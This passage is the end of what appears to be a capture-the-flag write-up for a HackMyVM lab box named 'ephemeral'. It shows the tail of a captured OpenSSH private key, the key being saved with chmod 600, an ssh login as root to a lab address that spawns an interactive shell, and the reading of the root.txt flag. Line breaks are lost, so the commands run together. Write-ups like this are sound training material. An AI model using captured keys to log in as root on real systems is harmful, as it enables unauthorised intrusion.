QH2A9tQR5P8HYC/tFgmPXWED4iJU+iSvzmG3/qG8AHBbH0RjgDY68AUgzToy5MS4Fgsk61N7w8CmnRfjFoRac5e+I44jP/aXfCgKQfoyKnU0Ifn19w6TuPA7RhHK8lo0IPnGL8n8pMkD1pn/TKmH/3TGAPMPjD5JQQJHoZWE5TT1p9I9G/V2XBlIcHsnQ4ytM94ljAwAAAAMBAAEAAAGAW3yvqsOepytG50ahGKypEAkus1fJnZHcoA6s9y90ba5nnaMGYz132TmReSJBQLFoAASegnifHKSnA3xDJSPzpXUgFl+UGfDHD9LDOeOwlTLvaDxW1arRnVB6I5aXmOD9Ot6Q4cgQJlaOIdy3AF/i7asVYvz6oyArUXBW0+akD+izfgRLC5EEf2Kl/L/zn+IN8BbydMaLeD66yZLyEqz+oFEfQLWYs2djZQxXjz35mUHNP36JkQarSOdCTe9n4UP6nG3w/35A8rXzNK1Hl+ZbrZF2jL7eoUB9Pee/Q9IttmgoIBKzFKBTw/BUHfxCgKmkhlqZO988d5nN9OvnH+GCLQXWf+1iW+9i8SYCuSK3jdkjGusOCV4XD1HcBzLY3WaINMFBYH9T0hCHuB9WNBwFQYu/Zt7xD10zQnAsm3rnKvSAN6rc4HWsDgRqp/ZZ4PA+r5plnrq/pvHMbZdVrdJhzuZPgkpK3gBLrko+Hy/L63mTdgPMfv0fW0i+jYUayUkBAAAAwDvjonBov5PSsC4whNjUNjnjR4i/V63ueCku7HAgVqJRcJP0vLaRJuI5kwApxNZIoSbo3yn5PO2JHAfiq0BI+2lh7q7Wi6tWC53I9CwwBKD8ODZn2UQ0I3TMJwmJxXoLUhQjfU0cUqW3iZu1PShs1IEwUhsRrPQUSGvDx/oIxemadqMbAqMmD2rKWl92bJ/hXmjSpJoqQnAMFzbbqKiHfga471Khyqs7xG1R1PgG2opNS4vavGDr19AJycKlUhz71gAAAMEA8EDJYexUnA0n6B+nNKLyWVTIC2emjQgb5M2xvoRSkyr2cfJf3AY7AIqtgtGwZLIUPCTxqwTuKUAgN/UQLMc45COOghUx88/lXyDVwti+zYsmNEWKYv3bR3Ztc+IXL+khbUJzLJxARtFRJ4DbQ7B++Kqh7L1cr7woFiUtPswmhIstAuEFtK74hklnwnr308XxYuJfICWpNcm5XpwKDcRiRGYFPR4y9U/h20C15k2pkLw3fR/yaBFrVRLUwYvGfDLDAAAAwQDIg4YAFEBYjnVwxfYKZRJYCl1tNQokLW1XtBVP0WHYr2vFsliSfuoU3hposh7aibTODpmH3lBmWsNihUnElInsNUnWwFD3ScFKQqX2j0beU/roxWvaM0cJWNlZDoN98SCsPhD9GgdGWfwD0HsxZTqwoUbwyve40baj4HzuDYdQUa1Wa7pBHFLZFSfpF2zFQTXudFK5tXjVGuG2TrMScVfYJE1q045v2XfqpVU0INkFR3ebRtVqFcUc6CSig6CuisEAAAAOcm9vdEBlcGhlbWVyYWwBAgMEBQ==-----END OPENSSH PRIVATE KEY-----vi rootchmod 600 root
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# ssh -T root@192.168.0.100 -i root "bash -i"bash: cannot set terminal process group (-1): Inappropriate ioctl for devicebash: no job control in this shellroot@ephemeral:~# cd roottxtcd roottxtroot@ephemeral:~/roottxt# lslsroot.txtroot@ephemeral:~/roottxt# cat root.txtcat root.txt16c760c8c08bf9dd3363355ab77ef8da Thanks for reading!